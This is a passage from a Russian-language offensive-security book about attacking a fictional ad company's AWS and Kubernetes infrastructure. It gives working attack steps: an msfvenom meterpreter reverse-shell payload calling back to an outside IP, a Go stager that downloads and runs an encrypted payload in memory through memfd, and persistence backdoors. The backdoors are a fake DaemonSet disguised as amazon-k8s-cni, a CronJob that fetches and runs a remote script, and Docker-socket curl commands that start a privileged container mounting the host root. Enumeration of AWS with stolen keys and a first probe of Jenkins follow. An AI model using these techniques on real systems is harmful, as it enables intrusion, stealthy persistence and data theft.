Мы направляемся в нашу лабораторию и создаем бесступенчатого агента meterpreter HTTPS. *Бесступенчатая полезная нагрузка* – это полностью автономная полезная нагрузка, для запуска которой не требуется загружать дополнительный код из интернета. Агент meterpreter внедряется непосредственно в исполняемый раздел `.text` бинарного файла ELF/PE по нашему выбору (при условии что в файле-носителе достаточно места для него). В листинге 9.3 мы выбираем двоичный файл `/bin/ls` в качестве носителя и встраиваем в него обратную оболочку.

Листинг 9.3. Встраивание агента meterpreter в обычный исполняемый файл /bin/ls

```
root@Point1:~/# Docker run -it phocean/msf ./msfvenom -p \
linux/x64/meterpreter_reverse_https \
LHOST=54.229.96.173 \
LURI=/msf \
-x /bin/ls
LPORT=443 -f elf > /opt/tmp/stager

[*] Writing 1046512 bytes to /opt/tmp/stager...
```

Достаточно простая операция. Теперь, вместо того чтобы запускать этот файл с диска, как любой классический двоичный файл, мы инициируем его выполнение исключительно из памяти, чтобы помешать потенциальным средствам безопасности. Если бы полезная нагрузка была обычным шелл-кодом, а не двоичным файлом, нам было бы достаточно скопировать его в страницу памяти для чтения/записи/исполнения, а затем перейти к первому байту полезной нагрузки.

Однако поскольку наша полезная нагрузка `meterpreter_reverse_https` создает полный двоичный файл ELF, для загрузки его в память нужно проделать дополнительную работу: мы должны вручную загрузить импортированные библиотеки DLL и разрешить локальные смещения. В дополнительных материалах по ссылкам в конце главы рассказано о том, как с этим справиться. К счастью, в Linux 3.17 появился инструмент системного вызова `memfd`, обеспечивающий гораздо более быстрый способ достижения того же результата.

Этот системный вызов создает виртуальный файл, который полностью находится в памяти и ведет себя как обычный файл на диске. Используя символическую ссылку на виртуальный файл `/proc/self/fd/<id>`, мы можем открыть виртуальный файл, изменить его, обрезать и, конечно же, выполнить!

Операция, которую мы задумали, выполняется в пять шагов:

1. Зашифруйте полезную нагрузку meterpreter с помощью операции XOR.
2. Сохраните результат в корзине S3.
3. Создайте стейджер, который будет загружать зашифрованную полезную нагрузку через HTTPS на целевую машину.
4. Расшифруйте полезную нагрузку в памяти и инициализируйте «анонимный» файл с помощью системного вызова `memfd`.
5. Скопируйте расшифрованную полезную нагрузку в файл, предназначенный только для памяти, а затем запустите его.

Листинг 9.4 представляет собой сокращенное описание основных шагов, которые будет выполнять наш стейджер, – как обычно, полный код размещен в архиве файлов.

Листинг 9.4. Основные операции стейджера на высоком уровне

```
func main() {
  // Скачивание полезной нагрузки meterpreter
  data, err := getURLContent(path)

  // Расшифровка при помощи операции XOR
  decryptedData := decryptXor(data, []byte("verylongkey"))

  // Создание анонимного файла в памяти
  mfd, err := memfd.Create()

  // Запись расшифрованной полезной нагрузки в файл
  mfd.Write(decryptedData)

  // Получение символьной ссылки на файл
  filePath := fmt.Sprintf("/proc/self/fd/%d", mfd.Fd())

  // Выполнение файла
  cmd := exec.Command(filePath)
  out, err := cmd.Run()
}
```

Вот и все. Нам не нужно выполнять какие-то непонятные вычисления смещения, загрузку библиотеки «на ходу», исправление разделов таблицы компоновки процедур (PLT) или другие опасные трюки. У нас есть надежный стейджер, который выполняет файл исключительно в памяти и гарантированно работает на любом последнем дистрибутиве Linux.

Компилируем код и загружаем его на S3:

```
root@Point1:opt/tmp/# aws s3api put-object \
--key run \
--bucket amazon-cni-plugin-essentials \
--body ./run
```

Наконец, чтобы напустить еще больше тумана, когда мы создаем образ контейнера и помещаем его в наш собственный реестр AWS ECR (ECR является эквивалентом Docker Hub на AWS), мы делаем это под видом законного контейнера `amazon-k8s-cni`:

```
root@Point1:~/# Docker build \
-t 886477354405.dkr.ecr.eu-west-1.amazonaws.com/amazon-k8s-cni:v1.5.3 .

Successfully built be905757d9aa
Successfully tagged 886477354405.dkr.ecr.eu-west-1.amazonaws.com/amazon-k8s-cni:v1.5.3

# Аутентификация в ECR
root@Point1:~/# $(aws ecr get-login --no-include-email --region eu-west-1)
root@Point1:~/# Docker push 886477354405.dkr.ecr.eu-west-1.amazonaws.com/amazon-k8s-cni:v1.5.3
```

Названия поддельного контейнера (amazon-k8s-cni) и бакета S3 (amazon-cni-plugin-essentials) выбраны не случайно. EKS запускает копию аналогичного контейнера на каждом отдельном узле для управления сетевой конфигурацией подов и узлов, как мы можем видеть, если получаем список подов из любого работающего кластера:

```
shell> kubectl get pods -n kube-system | grep aws-node
aws-node-rb8n2              1/1     Running   0           7d
aws-node-rs9d1              1/1     Running   0           23h
--Сокращено--
```

Эти поды с именем aws-node-xxxx используют официальный образ amazon-k8s-cni, размещенный в собственном репозитории AWS.

Упомянутые поды были созданы объектом DaemonSet – ресурсом Kubernetes, который поддерживает по крайней мере одну копию данного пода, постоянно работающую на всех (или некоторых) узлах. Каждому из этих подов aws-node назначается служебная учетная запись с доступом только для чтения ко всем пространствам имен, узлам и подам. И вдобавок все они автоматически монтируют /var/run/Docker.sock, предоставляя им root-привилегии на хосте. Это идеальное прикрытие.

Мы создадим почти точную копию этого DaemonSet. Однако, в отличие от настоящего, новый DaemonSet будет получать образ модуля amazon-k8s-cni из нашего собственного репозитория ECR. DaemonSet работает по умолчанию на всех машинах. Нам не нужно, чтобы тысячи обратных оболочек одновременно обращались на домашний сервер, поэтому мы нацелимся только на несколько узлов – например, на три узла с меткой «kafka-broker-collector». Это хороший размер популяции для нашего вредоносного DaemonSet.

Следующая команда отображает имена машин вместе с их метками:

```
shell> kubectl get nodes --show-labels

ip-192-168-178-150.eu-west-1.compute.internal

service=kafka-broker-collector,
beta.kubernetes.io/arch=amd64,
beta.kubernetes.io/instance-type=t2.small, beta.kubernetes.io/os=Linux
ip-192-168-178-150.eu-west-1.compute.internal
--Сокращено--
ip-192-168-178-150.eu-west-1.compute.internal
--Сокращено--
```

Мы выбрали цели. Наша полезная нагрузка готова к использованию. Следующим шагом является создание объекта DaemonSet.

Не нужно искать YAML-определение DaemonSet; мы просто делаем дамп DaemonSet, используемый легитимным узлом aws-node, обнов-

ляем поле образа контейнера, чтобы оно указывало на наш собственный репозиторий, меняем отображаемое имя (aws-node-cni вместо aws-node), меняем порт контейнера, чтобы избежать конфликта с существующим объектом DaemonSet, и, наконец, добавляем селектор меток, соответствующий kafka-broker-collector. В листинге 9.5 мы повторно отправляем только что измененный файл для планирования.

Листинг 9.5. Создание нашего собственного поддельного DaemonSet

```
shell> kubectl get DaemonSet aws-node -o yaml -n kube-system > aws-ds-manifest.yaml

# Заменяем образ контейнера нашим образом
shell> sed -E "s/image: .*/image: 886477354405.dkr.ecr.eu-west-1.amazonaws.com/\
amazon-k8s-cni:v1.5.3/g" -i aws-ds-manifest.yaml

# Заменяем имя DaemonSet
shell> sed "s/ name: aws-node/ name: aws-node-cni/g" -i aws-ds-manifest.yaml

# Заменяем host и порт контейнера во избежание конфликтов
shell> sed -E "s/Port: [0-9]+/Port: 12711/g" -i aws-ds-manifest.yaml

# Обновляем ключ и значение метки узла
shell> sed "s/ key: beta.kubernetes.io\/os/ key: service/g" -i aws-ds-manifest.yaml

shell> sed "s/ linux/ kafka-broker-collector/g" -i aws-ds-manifest.yaml
```

После нескольких команд sed наш обновленный манифест готов к отправке на сервер API.

Затем мы возвращаемся к нашему контейнеру Metasploit, чтобы настроить прослушиватель, обслуживающий полезную нагрузку meterpreter_reverse_https через порт 443, как показано ниже. Этот тип полезной нагрузки, конечно же, тот же самый, который мы использовали в команде msfvenom в начале данной главы:

```
root@Point1:~/# Docker ps
CONTAINER ID      IMAGE          COMMAND
8e4adacc6e61      phocean/msf    "/bin/sh -c \"init.sh\""

root@Point1:~/# Docker attach 8e4adacc6e61
root@fcd4030:/opt/metasploit-framework# ./msfconsole
msf > use exploit/multi/handler
msf multi/handler> set payload linux/x64/meterpreter_reverse_https
msf multi/handler> set LPORT 443
msf multi/handler> set LHOST 0.0.0.0
msf multi/handler> set LURI /msf
msf multi/handler> set ExitOnSession false
msf multi/handler> run -j
[*] Exploit running as background job 3
```

Мы отправляем этот обновленный манифест в кластер, который создаст объект `DaemonSet` вместе с тремя контейнерами обратной оболочки:

```
shell> kubectl -f apply -n kube-system aws-ds-manifest.yaml
daemonset.apps/aws-node-cni created

# Контейнер Metasploit
[*] https://0.0.0.0:443 handling request from 34.244.205.187;
meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
```

Потрясающе. Узлы могут сломаться, а поды могут быть уничтожены, но пока есть узлы с меткой `kafka-collector-broker`, наши дьявольские контейнеры будут планироваться снова и снова, воскрешая наш бэкдор. В конце концов, кто посмеет сомневаться в том, что поды, похожие на Amazon, явно связаны с важным компонентом кластера EKS? Безопасность через неизвестность, возможно, не является выигрышной стратегией защиты, но это золотое правило в наступательном мире.

ПРИМЕЧАНИЕ *Мы можем добиться такой же устойчивости, используя объект* `ReplicaSet` *вместо* `DaemonSet`. *Объект* `ReplicaSet` *гарантирует, что всегда существует фиксированное количество копий данного модуля. Мы можем настроить* `ReplicaSet` *так, чтобы он имитировал атрибуты и метки набора* `DaemonSet` *узла AWS. Преимущество этого метода в том, что мы можем буквально называть поды* `aws-node` *вместо* `aws-node-cni`*, поскольку они будут принадлежать другому объекту Kubernetes (ReplicaSet вместо DaemonSet).*

Скрытый бэкдор

Наш стабильный бэкдор очень устойчив и выдержит закрытие узла, но он недостаточно скрытный. Под и `DaemonSet` постоянно работают и видны в кластере. Поэтому мы добавляем незаметный бэкдор, который срабатывает лишь время от времени.

Мы настроили задание `cron` на уровне кластера, которое запускается каждый день в 10:00, чтобы оживить под. Мы будем использовать учетную запись AWS, отличную от той, которая присутствует в `DaemonSet`, чтобы гарантировать, что у нас нет общих данных или методов между нашими бэкдорами. В листинге 9.6 показан файл манифеста задания `cron`.

Листинг 9.6. Задание `cron` *для скрытого бэкдора*

```
apiVersion: batch/v1beta1
kind: CronJob
metadata:
```

```
  name: metrics-collect
spec:
  schedule: "0 10 * * *"
  jobTemplate:
  spec:
    template:
      spec:
        containers:
        - name: metrics-collect
          image: 882347352467.dkr.ecr.eu-west-1.amazonaws.com/amazon-metrics-collector
          volumeMounts:
          - mountPath: /var/run/Docker.sock
            name: Dockersock
        volumes:
        - name: Dockersock
          hostPath:
            path: /var/run/Docker.sock
        restartPolicy: Never
```

Это задание загружает образ `amazon-metrics-collector` из еще одной контролируемой нами учетной записи AWS. Данный образ Docker имеет более развернутую структуру и может даже сойти за законное задание сбора метрик (листинг 9.7).

Листинг 9.7: Dockerfile, устанавливающий несколько пакетов и выполняющий скрипт при запуске

```
# Dockerfile

FROM debian: buster-slim

RUN apt update && apt install -y git make
RUN apt install -y prometheus-varnish-exporter
COPY init.sh /var/run/init.sh

ENTRYPOINT ["/var/run/init.sh"]
```

За фасадом из бесполезных пакетов и десятков фиктивных строк кода глубоко внутри `init.sh` мы размещаем инструкцию, которая загружает и выполняет наш пользовательский скрипт, размещенный на S3. Сначала этот удаленный скрипт будет безобидной фиктивной эхо-командой. В тот момент, когда мы хотим активировать этот бэкдор, чтобы восстановить доступ к системе, мы перезаписываем файл на S3 с помощью нашего пользовательского интерпретатора. Это своего рода бездействующая оболочка, которую мы используем только в случае крайней необходимости.

Этот подход, однако, не решит полностью первоначальную проблему видимости. Как только мы активируем нашу оболочку, в системе будет постоянно работать под, видимый каждому администратору Kubernetes.

Один из способов оптимизации заключается в том, чтобы избежать выполнения нашего пользовательского стейджера непосредственно в поде сбора метрик. Мы будем использовать этот под для связи с сокетом Docker, который мы так удобно смонтировали, и передачи указания запустить еще один контейнер на хосте, который со временем загрузит агент meterpreter. Под сбора метрик, выполнив свою задачу, может корректно завершить работу, в то время как наша оболочка продолжает беспрепятственно работать в своем собственном втором контейнере.

Этот второй контейнер будет полностью невидим для Kubernetes, поскольку он не привязан к существующему объекту, такому как `ReplicaSet` или `DaemonSet`, – его на узле просто взял и создал Docker. Этот контейнер продолжит работу в привилегированном режиме с минимальным контролем. В листинге 9.8 приведены три команды `curl` для извлечения, создания и запуска такого контейнера через Docker API. Этот скрипт должен быть загружен и выполнен контейнером `amazon-metrics-collector`, который мы определили ранее.

Листинг 9.8. Скрипт для загрузки нового образа Docker, создания контейнера и его запуска

```
# Получение образа из регистра ECR
curl \
  --silent \
  --unix-socket /var/run/Docker.sock \
  "http://Docker/images/create?fromImage=881445392307.dkr.ecr.eu-west\
  -1.amazonaws.com/pause-amd64" \
  -X POST

# Создание контейнера из образа и монтирование директории /
curl \
  --silent \
  --unix-socket /var/run/Docker.sock \
  "http://Docker/containers/create?name=pause-go-amd64-4413" \
  -X POST \
  -H "Content-Type: application/json" \
  -d '{ "Image": "881445392307.dkr.ecr.eu-west-1.amazonaws.com/pause-amd64",\
  "Volumes": {"/hostos/": {}},"HostConfig": {"Binds": ["/:/hostos"]}}'

# Запуск контейнера
curl \
  --silent \
  --unix-socket /var/run/Docker.sock \
  "http://Docker/containers/pause-go-amd64-4413/start" \
  -X POST \
  -H "Content-Type: application/json" \
  --output /dev/null \
  --write-out "%{http_code}"
```

Чтобы еще больше скрыть наш зловредный контейнер, мы протаскиваем его среди множества *контейнеров паузы* (pause container),

которые обычно работают на любом узле. Контейнер паузы играет ключевую роль в архитектуре Kubernetes, поскольку это контейнер, который наследует все пространства имен, назначенные поду, и разделяет их с контейнерами внутри. Контейнеров паузы столько же, сколько и подов, так что еще один вряд ли вызовет удивление.

ПРИМЕЧАНИЕ *В Kubernetes есть ресурс под названием* `mutating webhook`*, который на лету исправляет манифесты модулей для внедрения контейнеров, томов и т. д. Его сложно настроить, но он может быть смертельно опасным инструментом для достижения постоянного присутствия. Однако чтобы надежно использовать поды в качестве оружия, нам нужно, чтобы кластер был версии не ниже 1.15. За дополнительной информацией обратитесь к статье Алекса Леонхардта на Medium: https://medium.com/ovni/writing-a-very-basic-kubernetes-mutating-admission-webhook-398dbbcb63ec.*

На данном этапе у нас довольно прочные позиции в кластере Kubernetes. Мы могли бы продолжать поддерживать процессы на случайных узлах на случай, если кто-то уничтожит наши ресурсы Kubernetes, но, надеюсь, к тому времени мы успеем закончить свои дела.

Дополнительные ресурсы

- Для получения дополнительной информации о полезных нагрузках meterpreter прочитайте статью О. Дж. Ривза *Deep Dive into Stageless Meterpreter Payloads* на сайте *https://blog.rapid7.com/*.
- О возможностях `memcpy` и `mprotect` для выполнения шелл-кода можно прочитать в статье Шивама Шрирао *Make Stack Executable Again*: *http://bit.ly/3601dxh*.
- ReflectiveELFLoader от @nsxz обеспечивает проверку идеи на практике: *https://github.com/nsxz/ReflectiveELFLoader/*. Код хорошо документирован, но требует некоторого знания заголовков ELF; см. *https://0x00sec.org/t/dissecting-and-exploiting-elf-files/7267/*.
- Подборку методов выполнения приложений только в памяти в Linux можно найти по адресу *http://bit.ly/35YMiTY*.
- `memfd` появился в ядре Linux 3.17. Страница руководства для `memfd_create` расподложена по адресу *http://bit.ly/3aeig27*.
- Дополнительные сведения о `DaemonSet` см. в документации Kubernetes: *http://bit.ly/2TBkmD8*.
- Справку по Docker можно найти в документации по API: *https://dockr.ly/2QKr1ck*.

ЧАСТЬ IV

ВРАГ ВНУТРИ

Гравитация – это не разновидность истины.
Это и есть истина. Всем, кто сомневается в этом,
предлагаю выпрыгнуть из окна десятого этажа.

Ричард Докинз

10

ВРАГ ВНУТРИ

В предыдущей главе мы получили доступ к кластеру доставки MXR Ads. Это дало нам сотни секретов, от ключей доступа AWS до токенов GitHub, обещая доступ практически к любой базе данных, связанной с доставкой рекламы. Мы еще не являемся администраторами учетной записи AWS, но уже близки к этому. Нам нужно осмыслить все собранные нами данные и использовать их, чтобы найти способ повысить привилегии и даже, возможно, раскрыть скрытую связь между MXR Ads и Gretsch Politico.

Путь к апофеозу

Загрузим ключи доступа AWS, полученные из Kubernetes, и проверим разрешения случайного пользователя. Упомянутый в главе 8 Кевин, например, – такая же хорошая цель, как и любая другая:

```
root@Point1:~/# aws iam get-user --profile kevin
"User": {
   "UserName": "kevin.duncan",
--snip--
```

Мы знаем, что по умолчанию пользователи IAM не имеют на AWS абсолютно никаких прав. Они не могут даже изменить собственные

пароли. Поэтому компании почти всегда предоставляют пользователям достаточно прав на службу IAM, которая обрабатывает пользователей, и разрешения на выполнение основных операций, таких как изменение паролей, включение многофакторной аутентификации и т. д.

Чтобы ограничить область этих разрешений, администраторы часто настраивают правило API IAM, допускающее обработку запросов, предназначенных только для вызывающего пользователя. Например, Кевину, вероятно, разрешено просматривать свои собственные разрешения, но не те, которые прикреплены к другим пользователям:

```
root@Point1:~/# aws iam list-attached-user-policies \
--user-name=kevin.duncan \
--profile kevin

"PolicyArn": "arn:aws:iam::886371554408:policy/mxrads-self-manage",
"PolicyArn": "arn:aws:iam::886371554408:policy/mxrads-read-only",
"PolicyArn": "arn:aws:iam::886371554408:policy/mxrads-eks-admin"
```

Действительно, мы получаем сообщение об ошибке, как только вызываем команду IAM для ресурса, отличного от `kevin`, например:

```
root@Point1:~/# aws iam get-policy \
--policy-arn mxrads-self-manage \
--profile kevin

An error occurred (AccessDenied) when calling the GetPolicy operation:
User: arn:aws:iam::886371554408:user/kevin.duncan is not authorized to
perform: iam:GetPolicy on resource: policy
arn:aws:iam::886371554408:policy/mxrads-eks-admin...
```

Когда дело доходит до прав доступа, AWS реагирует жестко. К счастью, имена политик Кевина достаточно ясны, чтобы мы могли угадать их содержание: `mxrads-eks-admin` указывает, что Кевин является администратором EKS, а `mxrads-read-only`, вероятно, предоставляет Кевину доступ на чтение к подмножеству из 165 сервисов AWS, используемых MXR Ads. Остается только попытаться определить, каких именно. Последняя политика, `mxrads-self-manage`, должна содержать набор разрешений, позволяющих Кевину управлять своей учетной записью.

Для полного изучения каждого из этих сервисов могут потребоваться часы и даже дни, особенно для компании, которая столько инвестировала в AWS и имеет такую сложную бизнес-архитектуру. Нам нужно сузить круг поиска: мы ищем все, что имеет хоть какое-то отношение к Gretsch Politico, в частности информацию об их клиентах или деятельности по профилированию данных. Это может быть бакет S3, содержащий сегменты Digital Ad Ratings (DAR), которые используют для измерения эффективности рекламной кампании, таблица в базе данных RDS, веб-сервер, работающий на EC2, прокси-сервис на

API Gateway, очередь сообщений на AWS Simple Queue Service (SQS)… в любом из дюжины доступных в настоящее время регионов AWS. Да, я понимаю и разделяю ваше разочарование.

К счастью, у AWS есть полезный API, который охватывает несколько типов ресурсов и сервисов в данном регионе: API тегов групп ресурсов. Этот API возвращает сегменты S3, конечные точки VPC, базы данных и т. д., при условии что объект имеет тег или метку. Любая компания, соблюдающая минимальную гигиену инфраструктуры, обязательно пометит свои ресурсы, хотя бы для целей выставления счетов. Поэтому мы можем быть достаточно уверены, что результаты, возвращаемые этим вызовом API, являются точными и исчерпывающими. Начнем с получения перечня ресурсов для региона `eu-west-1`, как показано в листинге 10.1.

Листинг 10.1. Список ресурсов для `eu-west-1`

```
root@Point1:~/# aws resourcegroupstaggingapi get-resources \
--region eu-west-1 \
--profile kevin > tagged_resources_euw1.txt

root@Point1:~/# head tagged_resources_euw1.txt

ResourceARN: arn:aws:ec2:eu-west-1:886371554408:vpc/vpc-01e638,
Tags: [ "Key": "Name", "Value": "privateVPC"]
--Сокращено--
arn:aws:ec2:eu-west-1:886371554408:security-group/sg-07108...
arn:aws:lambda:eu-west-1:886371554408:function:tag_index
arn:aws:events:eu-west-1:886371554408:rule/asg-controller3
arn:aws:dynamodb:eu-west-1:886371554408:table/cruise_case
--Сокращено--
```

Если бы у Кевина не было необходимых привилегий для просмотра тегов ресурсов (`tag:GetResources`), у нас не было бы другого выбора, кроме как вручную начать изучение наиболее часто используемых сервисов AWS, таких как EC2, S3, Lambda, RDS, DynamoDB, API Gateway, ECR, KMS и Redshift. Redshift – это управляемая база данных PostgreSQL, оптимизированная для аналитики; DynamoDB – это управляемая нереляционная база данных, созданная по образцу MongoDB; API Gateway – это управляемый прокси-сервер, который ретранслирует запросы на серверную часть по вашему выбору, а Lambda – это сервис, который запускает ваш код на собственных экземплярах AWS (подробнее об этом позже). Эти примитивные сервисы даже используются внутри самой AWS для создания более сложных предложений, таких как EKS, которые на самом деле представляют собой не что иное, как комбинацию EC2, ECR, API Gateway, Lambda, DynamoDB и других сервисов.

ПРИМЕЧАНИЕ *Существует множество инструментов AWS для аудита и пентестинга, которые позволяют просматривать сервисы*

и ресурсы. Ознакомьтесь с подборкой Tonilyx на GitHub по адресу https://github.com/tonablyx/my-arsenal-of-aws-security-tools/. Имейте в виду, что большинство этих инструментов могут наводнить AWS вызовами API. Подобные действия легко обнаруживаются при минимальном мониторинге (подробнее об этом позже).

Выполнив команды из листинга 10.1, мы получили более 8000 помеченных ресурсов из аккаунта MXR Ads, поэтому, естественно, мы обратимся к нашей проверенной команде `grep` для поиска ссылок на GP:

```
root@Point1:~/# egrep -i "gretsch|politico|gpoli" tagged_resources_euw1.txt

ResourceARN: arn:aws:lambda:eu-west-1:886477354405:function:dmp-sync-gretsch-politico,
--snip--
```

Чудесно! Мы нашли иголку в стоге сена. MXR Ads имеет функцию Lambda, которая, похоже, обменивается данными с Gretsch Politico. AWS Lambda – это золотой стандарт бессерверного мира. Вы упаковываете исходный код Python, сценарий Ruby или двоичный файл Go в ZIP-файл, отправляете его в AWS Lambda вместе с несколькими переменными среды и спецификациями ЦП/памяти, и AWS запускает его для вас.

Этот процесс избавляет вас от хлопот, связанных с подготовкой машины, настройкой `systemd` и SSH. Вы просто указываете на ZIP-файл, и он выполняется в выбранное вами время. Функция Lambda может даже запускаться внешними событиями, которые инициированы другими сервисами AWS, такими как получение файла на S3. Lambda – это своего рода crontab, который изменил наш подход к управлению рабочими нагрузками.

Давайте подробнее рассмотрим эту функцию Lambda под названием `dmp-sync` (листинг 10.2).

Листинг 10.2. Описание функции Lambda `dmp-sync`

```
root@Point1:~/# aws lambda get-function \
--function-name dmp-sync-gretsch-politico \
--region eu-west-1 \
--profile kevin

--Сокращено--
RepositoryType: S3,
Location: https://mxrads-lambdas.s3.eu-west-1.amazonaws.com/functions/dmpsync-gp?versionId=YbSa...
```

В листинге 10.2 мы видим, что функция Lambda извлекает скомпилированный код, необходимый для выполнения, из пути S3 `mxrads-lambdas/dmp-sync-gp`. Мы сразу бросаемся к клавиатуре и набираем следующую команду:

```
root@Point1:~/# aws s3api get-object \
--bucket mxrads-lambdas \
--key functions/dmp-sync-gp dmp-sync-gp \
--profile kevin

An error occurred (AccessDenied) when calling the GetObject operation:
Access Denied
```

Но, увы, Кевину недостаточно доверяют, чтобы предоставить доступ к этому бакету. Мы могли бы построить дом из сообщений «Отказано в доступе», которые получили за последние пару дней.

Мы еще раз внимательно смотрим на определение Lambda и видим, что оно олицетворяет роль AWS `lambda-dmp-sync` и что оно полагается на пару переменных среды для выполнения своих задач (листинг 10.3).

Листинг 10.3. Конфигурация функции Lambda dmp-sync

```
root@Point1:~/# aws lambda get-function \
--function-name dmp-sync-gretsch-politico \
--region eu-west-1 \
--profile kevin

--Сокращено--
Role: arn:aws:iam::886371554408:role/lambda-dmp-sync,
Environment: {
   Variables: {
     ❶SRCBUCKET: mxrads-logs,
     ❷DSTBUCKET: gretsch-streaming-jobs,
      SLACK_WEBHOOK: AQICAHajdGiAwfogxzeE887914...,
      DB_LOGS_PASS: AQICAHgE4keraj896yUIeg93GfwEnep...
--Сокращено--
```

Эти настройки предполагают, что код работает с логами MXR Ads ❶ и, возможно, наполняет их дополнительной информацией, связанной с кампаниями по доставке, перед отправкой их в бакет S3 Gretsch Politico ❷.

Мы понимаем, что этот бакет GP является внешним, потому что он не отображается в нашем текущем списке бакетов MXR Ads. Излишне говорить, что нашему текущему ключу доступа будет категорически отказано даже в просмотре этого чужого сегмента, но мы точно знаем, что роль, связанная с Lambda (lambda-dmp-sync), может это делать. Вопрос в том, как нам заполучить эту роль.

Один из возможных способов имитации роли Lambda – обратиться к репозиторию GitHub, содержащему исходный код этой функции Lambda, при условии что мы сможем найти учетную запись с доступом для чтения/записи. Тогда мы могли бы пронести контрабандой несколько строк кода, чтобы получить ключи доступа роли во время выполнения и использовать их для чтения содержимого бакета. Эта

процедура выглядит заманчиво, но она сопряжена со значительным риском. Благодаря уведомлениям по Slack и электронной почте вся техническая команда разработчиков может моментально узнать даже о самом маленьком коммите на GitHub. Не очень хорошая перспектива.

AWS предлагает естественный способ реализации любой роли через API STS, но, черт возьми, нам нужны какие-то привилегии для вызова этой команды. Ни один здравомыслящий администратор не стал бы включать API STS в политику только для чтения, назначенную разработчикам.

Давайте пока отложим эту идею похищения роли и продолжим изучение других сервисов AWS. Наверняка найдется что-то, чем мы можем злоупотребить, чтобы повысить привилегии.

Давайте покопаемся в сервисе EC2 и рассмотрим все запущенные экземпляры (листинг 10.4). Помните, как в прошлый раз, когда мы пробовали это сделать в главе 8, мы были ограничены узлами Kubernetes? Благодаря политике доступа Кевина теперь мы свободны от ограничений.

Листинг 10.4. Описание экземпляров EC2 `eu-west-1`

```
root@Point1:~/# aws ec2 describe-instances \
--region=eu-west-1 \
--profile kevin > all_instances_euw1.txt

root@Point1:~/# head all_instances_euw1.txt

--Сокращено--
"InstanceId": "i-09072954011e63aer",
"InstanceType": "c5.4xlarge",
"Key": "Name", "Value": "cassandra-master-05789454"

"InstanceId": "i-08777962411e156df",
"InstanceType": "m5.8xlarge",
"Key": "Name", "Value": "lib-jobs-dev-778955944de"

"InstanceId": "i-08543949421e17af",
"InstanceType": "c5d.9xlarge",
"Key": "Name", "Value": "analytics-tracker-master-7efece4ae"
--Сокращено--
```

Мы обнаружили около 2000 машин только в регионе `eu-west-1` – почти в три раза больше серверов, чем обрабатывает производственный кластер Kubernetes. MXR Ads почти не работает с Kubernetes; им еще предстоит перенести остальные рабочие нагрузки и базы данных.

Из этих 2000 машин нам нужно выбрать жертву. Забудем о бизнес-приложениях; мы на собственном горьком опыте узнали, что MXR Ads жестко блокирует свои роли IAM. Нам пришлось сражаться за каждое право доступа, который мы захватили в начале, чтобы провести

базовую разведку. Нет, чтобы добиться полного господства над AWS, нам нужно установить инструмент управления инфраструктурой.

Захват инструментов автоматизации

Даже располагая всеми возможностями автоматизации, которые предлагает AWS, ни одна команда не сможет работать с 2000 серверов и сотнями микросервисов без помощи обширного набора инструментов для планирования, автоматизации и стандартизации операций. Мы ищем что-то вроде Rundeck, Chef, Jenkins, Ansible, Terraform, TravisCI или любой другой из сотен инструментов DevOps.

ПРИМЕЧАНИЕ *На сайте digital.ai есть любопытный список некоторых из самых известных инструментов DevOps: https://digital.ai/periodic-table-of-devops-tools.*

Terraform помогает отслеживать компоненты, работающие в AWS, Ansible настраивает серверы и устанавливает необходимые пакеты, Rundeck планирует задачи обслуживания баз данных, а Jenkins создает приложения и развертывает их в рабочей среде. Чем крупнее компания, тем сильнее ей нужен надежный набор инструментов и стандартов для поддержки и подпитки дальнейшего роста. Давайте просмотрим список запущенных машин в поисках названий инструментов:

```
root@Point1:~/# egrep -i -1 \
"jenkins|rundeck|chef|terraform|puppet|circle|travis|graphite" all_instances_euw1.txt

"InstanceId": "i-09072954011e63aer",
"Key": "Name", "Value": "jenkins-master-6597899842"
PrivateDnsName": "ip-10-5-20-239.eu-west-1.compute.internal"

The Enemy Inside 173
"InstanceId": "i-08777962411e156df",
"Key": "Name", "Value": "chef-server-master-8e7fea545ed"
PrivateDnsName": "ip-10-5-29-139.eu-west-1.compute.internal"

"InstanceId": "i-08777962411e156df",
"Key": "Name", "Value": "jenkins-worker-e7de87adecc"
PrivateDnsName": "ip-10-5-10-58.eu-west-1.compute.internal"
--Сокращено--
```

Замечательно! Мы видим упоминания Jenkins и Chef. Давайте сосредоточимся на этих двух компонентах, так как они имеют большой потенциал.

Jenkins Всемогущий

Jenkins – это сложное программное обеспечение, которое может выполнять множество задач. Разработчики, например, могут использовать его

для компиляции, тестирования и отправки своего кода в производство в автоматическом режиме. С этой целью, когда новый файл помещается в репозиторий, GitHub инициирует POST-запрос (веб-перехватчик) к Jenkins, который запускает сквозные тесты для только что отправленной версии приложения. После слияния кода Jenkins автоматически запускает другое задание, которое развертывает код на рабочих серверах. Этот процесс широко известен как *непрерывная интеграция / непрерывная поставка* (continuous integration/continuous delivery, CI/CD).

Администраторы, с другой стороны, могут использовать его для выполнения определенных задач инфраструктуры, таких как создание ресурсов Kubernetes или создание новой машины на AWS. Специалисты по данным могут планировать свои рабочие нагрузки, чтобы извлекать данные из базы данных, конвертировать их и отправлять в S3. Сценарии использования широко представлены в корпоративном мире и ограничиваются только воображением (а иногда и трезвостью) сотрудников DevOps.

Такие инструменты, как Jenkins, фактически являются агентами, которые позволяют реализовать утопические идеи, открыто продвигаемые философией DevOps. В самом деле, практически невозможно взять произвольную компанию и внедрить в ней с нуля такую сложную методологию, как непрерывное тестирование и поставка. Почти патологическая одержимость автоматизацией каждой крошечной операции превращает такие инструменты, как Jenkins, из простых фреймворков тестирования во всемогущих богов любой инфраструктуры.

Поскольку Jenkins необходимо динамически тестировать и создавать приложения, токен доступа к GitHub часто хранится где-то на диске. Также необходимо развернуть приложения и контейнеры в рабочей среде, поэтому администратор часто добавляет в AWS ключи доступа с ECR, EC2 и, возможно, S3 для записи в файл конфигурации Jenkins. Администраторы также нередко используют Jenkins для запуска своих команд Terraform, а Terraform изначально имеет полный контроль над AWS. Значит, это может и Jenkins. А поскольку Terraform управляется заданиями Jenkins, почему бы не добавить команды Kubernetes, чтобы централизовать операции? Эй, несите сюда больше привилегий – они нужны Jenkins.

При отсутствии тщательного контроля эти конвейеры CI/CD (в данном случае Jenkins) могут быстро превратиться в сложное переплетение инфраструктурных нервных волокон, которые, если их осторожно и осознанно потрогать, могут привести к экстазу – именно это мы и собираемся сделать.

Мы честно пытаемся установить связь с Jenkins напрямую без аутентификации. Jenkins по умолчанию прослушивает порт 8080, поэтому мы используем нашу существующую оболочку meterpreter для отправки HTTP-запроса на сервер:

```
# Наш взломанный под в кластере Kubernetes

meterpreter > execute curl -I -X GET -D http://ip-10-5-20-239.eu-west-1.compute.internal:8080
```

```
